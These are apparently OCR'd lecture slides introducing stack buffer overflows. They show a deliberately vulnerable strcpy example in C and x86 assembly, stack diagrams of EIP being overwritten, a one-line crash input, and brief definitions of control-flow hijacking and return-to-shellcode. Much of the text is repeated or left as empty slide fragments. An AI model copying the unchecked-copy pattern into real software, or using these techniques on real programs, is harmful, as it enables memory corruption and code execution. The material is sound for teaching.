example2.s (x86)

```
func_2:
   push   ebp
   mov    ebp, esp
   sub    esp, 4
   push   [ebp + 8]
   push   [ebp - 4]
   call   strcpy
   leave
   ret
str_ptr:
```

```
mov   esp, ebp
pop   ebp
```




example2.s (x86)

```
func_2:
   push   ebp
   mov    ebp, esp
   sub    esp, 4
   push   [ebp + 8]
   push   [ebp - 4]
   call   strcpy
   leave
   ret
str_ptr:
```

```
mov   esp, ebp
pop   ebp
```

example.asm (x86)

```
func_2:
   push   ebp
   mov    ebp, esp
   sub    esp, 4
   push   [ebp + 8]
   push   [ebp - 4]
   call   strcpy
   leave
   ret
str_ptr: "1234567890AB"
```




example.asm (x86)

?? FP ← ?? == 0x35363738


```
func_2:
   push   ebp
   mov    ebp, esp
   sub    esp, 4
   push   [ebp + 8]
   push   [ebp - 4]
   call   strcpy
   leave
   ret
str_ptr:
```

```
mov   esp, ebp
pop   ebp
```




example.asm (x86)

```
func_2:
   push   ebp
   mov    ebp, esp
   sub    esp, 4
   push   [ebp + 8]
   push   [ebp - 4]
   call   strcpy
   leave
   ret
str_ptr: "1234567890AB"
```




example.asm (x86)

```
                ?? FP  <-----  ?? == 0x35363738
func_2:         ??     EIP     ?? == 0x39304142
   push   ebp
   mov    ebp, esp
   sub    esp, 4
   push   [ebp + 8]
   push   [ebp - 4]
   call   strcpy
   leave
   ret
str_ptr: "123456789AB"
```



example.asm (x86)

example.asm (x86)



Binary Exploitation

Binary exploitation is the general name for techniques used intentionally trigger bugs in a way meaningful to the attacker.

- Not all buffer overflows are controllable
- Even if controllable, may not be exploitable
- Even if exploitable, may not be predictable
- Even if predictable, may not be useful

Buffer Overflow Example

```
void func_2(char *str) {
    char buffer[4];
    strcpy(buffer, str);
}

int main() {
   char str = "1234567890AB";
   func_2(str);
}
```

4 Bytes

12 Bytes

Binary Exploitation Example

```
void func_2(char *str) {
    char buffer[4];
    strcpy(buffer, str);
}

int main() {
   char str = get_user_input();
   func_2(str);
}
```


4 Bytes

Attacker Controlled Bytes

```
python –c “print ‘a’* 1024” | ./a.out
```


example.asm (x86)

```
func_2:
   push   ebp
   mov    ebp, esp
   sub    esp, 4
   push   [ebp + 8]
   push   [ebp - 4]
   call   strcpy
   leave
   ret
str_ptr: "aaaa...aaaa"
```




example.asm (x86)


```
func_2:
   push   ebp
   mov    ebp, esp
   sub    esp, 4
   push   [ebp + 8]
   push   [ebp - 4]
   call   strcpy
   leave
   ret
str_ptr: "aaaa...aaaa"
```




Quick Live Demo of WOPR



WOPR


Enter 12-digit access code: 111111111112
Incorrect code
Enter 12-digit access code:


Enter 12-digit access code: 123123123212
Incorrect code
Enter 12-digit access code:

WOPR

- What if my input was just random smash on the keyboard?

```
Enter 12-digit access code:  eljrhgvajlehrvgjqhvwerjguhv


FLAGRANT SYSTEM ERROR: Memory segmentation violation
Returning to command subsystem [wopr:1:xihih-kuzil-ryxyx]


WOPR%
```

Control Flow Hijacking

Control flow hijacking is when the attack gains the ability to maliciously influence the program's execution path.

- End-goal of most binary exploitation attacks and technique

If you control EIP, you control the world.


Return-to-Shellcode

Return-to-Shellcode is a binary exploitation technique in which the attacker injects and executes pre-compiled instructions.

- Insert instructions into buffer
- Change EIP to point to own instructions
- Achieve “remote code execution”

example.asm (x86)

```
func_2:
   push   ebp
   mov    ebp, esp
   sub    esp, 4
   push   [ebp + 8]
   push   [ebp - 4]
   call   strcpy
   leave
   ret
```

